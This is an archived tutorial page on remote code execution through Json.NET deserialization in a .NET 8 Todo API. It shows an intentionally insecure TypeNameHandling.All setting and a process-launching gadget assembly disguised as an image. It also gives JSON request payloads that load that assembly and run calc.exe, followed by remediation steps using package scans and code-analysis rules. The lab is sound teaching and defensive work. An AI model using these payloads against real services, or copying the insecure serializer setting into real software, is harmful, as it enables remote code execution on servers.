

# .NET 8 Json.NET Serialization Vulnerability

**.NET 8 Json.NET Serialization Vulnerability** - Author not stated, rce-serialization-dotnet.

- Published: date not stated
- Original: <https://johniwasz.github.io/rce-serialization-dotnet/serialization/NET8JSON.html>
- Preserved from: <https://johniwasz.github.io/rce-serialization-dotnet/serialization/NET8JSON.html> (preserved-copy) on 2026-08-04
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source cited by ysonet, kept so the technique survives the page going offline. To read the original, follow the link above.

## Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

.NET 8 Json.NET Serialization Vulnerability | rce-serialization-dotnet

## rce-serialization-dotnet

# .NET 8 Json.NET Serialization Vulnerability

Exploiting JSON serialization vulnerabilities in .NET is more challenging than in the .NET Framework. The .NET Framework gadget chains exploited by [ysoserial.net](https://ysoserial.net) have been remediated in .NET. Therefore, this exercise uses a custom assembly to create a gadget chain.

This exploit requires setting *TypeNameHandling* to *TypeNameHandling.All*.

System.Text.Json does not natively allow type names to be included in serialized messages and is recommended. Further, with .NET 6+ it is not possible to override the default JSON serializer from System.Text.Json when using minimal APIs. See [Minimal APIs quick reference](#).

The code to run and reproduce this vulnerability is located in the `src/03-NET8-JsonVulnerabilities/unsecured` folder in this repository and can be found at <https://github.com/johniwasz/rce-serialization-dotnet/tree/main/src/03-.NET8-JsonVulnerabilities/unsecured>.

```
builder.Services.AddControllers().AddNewtonsoftJson(
    options =>
    {
        options.SerializerSettings.TypeNameHandling = TypeNameHandling.All;
        options.SerializerSettings.ReferenceLoopHandling = ReferenceLoopHandling.Ignore;
    });
```

The MaliciousAssembly project includes a property that launches a process using the value of the property:

```
using System.Diagnostics;
. . .
public string ProcessLaunch
{
    get
    {
        return processName;
    }
    set
    {
        processName = value;
        Process.Start(value);
    }
}
```

The build process copies the MaliciousAssembly to the bin directory of the Todo API as *someimage.png*. This simulates an insecure file upload process. Which can be exploited through the *Metadata* property of the *TodoItem*.

```
public class TodoItem
{
    public long Id { get; set; }
    public string? Name { get; set; }
    public bool IsComplete { get; set; }

    public Dictionary<string, object>? Metadata { get; set; }
}
```

Locate the requests.http file in the `Solution Items` folder.

This can be exploited using the following message:

```
# Test if a file can be read
POST https://api/ToDoItems HTTP/1.1
{
  "name": "walk dog1",
  "isComplete": true,
  "metadata":
    {
      "data2":
        {
          "$type": "System.IO.FileInfo, System.IO.FileSystem",
          "fileName": "rce-test.txt"
        }
    }
}
```

Note that the request generates an error since the `System.IO.FileInfo` class is not serializable; however, the class was instantiated which confirms a serialization vulnerability.

## Load the malicious file

---

The first REST API call loads the malicious file using:

```
POST https://localhost:7040/api/ToDoItems HTTP/1.1
content-type: application/json

{
  "name": "load assembly",
  "isComplete": true,
  "metadata":
    {
      "data2":
        {
          "$type": "System.Configuration.Install.AssemblyInstaller,
            System.Configuration.Install",
          "Path": "someimage.png"
        }
    }
}
```

The *Path* is local; however, in a production environment, it could be loaded from a temporary directory or another local directory.

## Invoke the Malicious Property

---

Now that the Assembly is in the AppDomain, the ProcessLaunch property can be invoked:

```
POST https://localhost:7040/api/ToDoItems HTTP/1.1
content-type: application/json

{
  "name": "launch calc",
  "isComplete": true,
  "metadata":
  {
    "launchdata":
    { "$type": "MaliciousAssembly.ProcessStarter, MaliciousAssembly",
      "ProcessLaunch": "calc.exe"
    }
  }
}
```

These calls are available in the *requests.http* file. Running these examples in Visual Studio Code requires the [REST Client](#) extension.

## Remediating the Vulnerability

---

The next section covers how to close the security vulnerabilities exposed in the prior exercise.

### Scanning for Github Security Advisories

Scan the solution for known vulnerabilities using `dotnet`.

-

Navigate to the solution folder in a command prompt.

-

Execute the following and observe the results.

```
dotnet list package --vulnerable
```

-

Execute the a check for transitive dependencies and observe the results.

```
dotnet list package --vulnerable --include-transitive
```

Update any vulnerable Nuget packages that are directly referenced. Investigate and update vulnerable transitive dependencies if possible.

For more information, please see: [How to Scan NuGet Packages for Security Vulnerabilities](#)

## Code Analysis Rules

Code Analysis Rules can be used to identify common security vulnerabilities and other issues. For more information, see [roslyn-analyzers](#). Security rules are disabled by default. For a comprehensive list of security rules see [Security Warnings](#).

-

Install the latest released [Microsoft.CodeAnalysis.NetAnalyzers](#) Nuget package in the TodoApi.

-

Open File Explorer and navigate to the .nuget installation directory and review the folders under:

```
%USERPROFILE%\.nuget\packages\microsoft.codeanalysis.netanalyzers\8.0.0\editorconfig
```

-


Copy the .editorconfig file in the AllRulesDefault folder to the solution folder. This is the same folder that contains the .NET8-JsonVulnerabilities.sln file. The SecurityRulesEnabled\.editorconfig folder includes security rules set to warning and all others set to none. Security rules are disabled by default.

-

In Visual Studio, right-click on the Solution Items folder and select Add | Existing Item... Add the .editorconfig file from the solution root directory.

-


Rebuild and observe the Warning messages returned in the Error List.



-

Warnings alert us to the issue, but they don't block the build. To prevent the Newtonsoft Json.NET security vulnerability, change the severity level to Error. Double-click the

.editorconfig file, select the Analyzers tab. Search for TypeName. This is enough to find the TypeNameResolver. Change the Warning to Error. Save the .editorconfig.



Attempt to rebuild the solution. Observe that rebuilding fails with four errors.

Resolve the TypeNameResolver error in the Todo API project by commenting out line 11 in Program.cs in the Todo API project which applies the TypeNameHandling.All value. Observe that three security code analysis errors remain.

```
builder.Services.AddControllers().AddNewtonsoftJson(
options =>
{
    // options.SerializerSettings.TypeNameHandling = TypeNameHandling.All;
    options.SerializerSettings.ReferenceLoopHandling = ReferenceLoopHandling.Ignore;
});
```

In the JsonDeserialization.cs file in the RCESerialization.Test project, apply the following attribute to the test class. Observe that no code analysis errors remain.

```
namespace SerializationRCE
{

    [System.Diagnostics.CodeAnalysis.SuppressMessage("Security", "CA2326:Do not use
TypeNameHandling values other than None", Justification = "Test class. This is not
production code.")]
    public class JsonDeserialization
```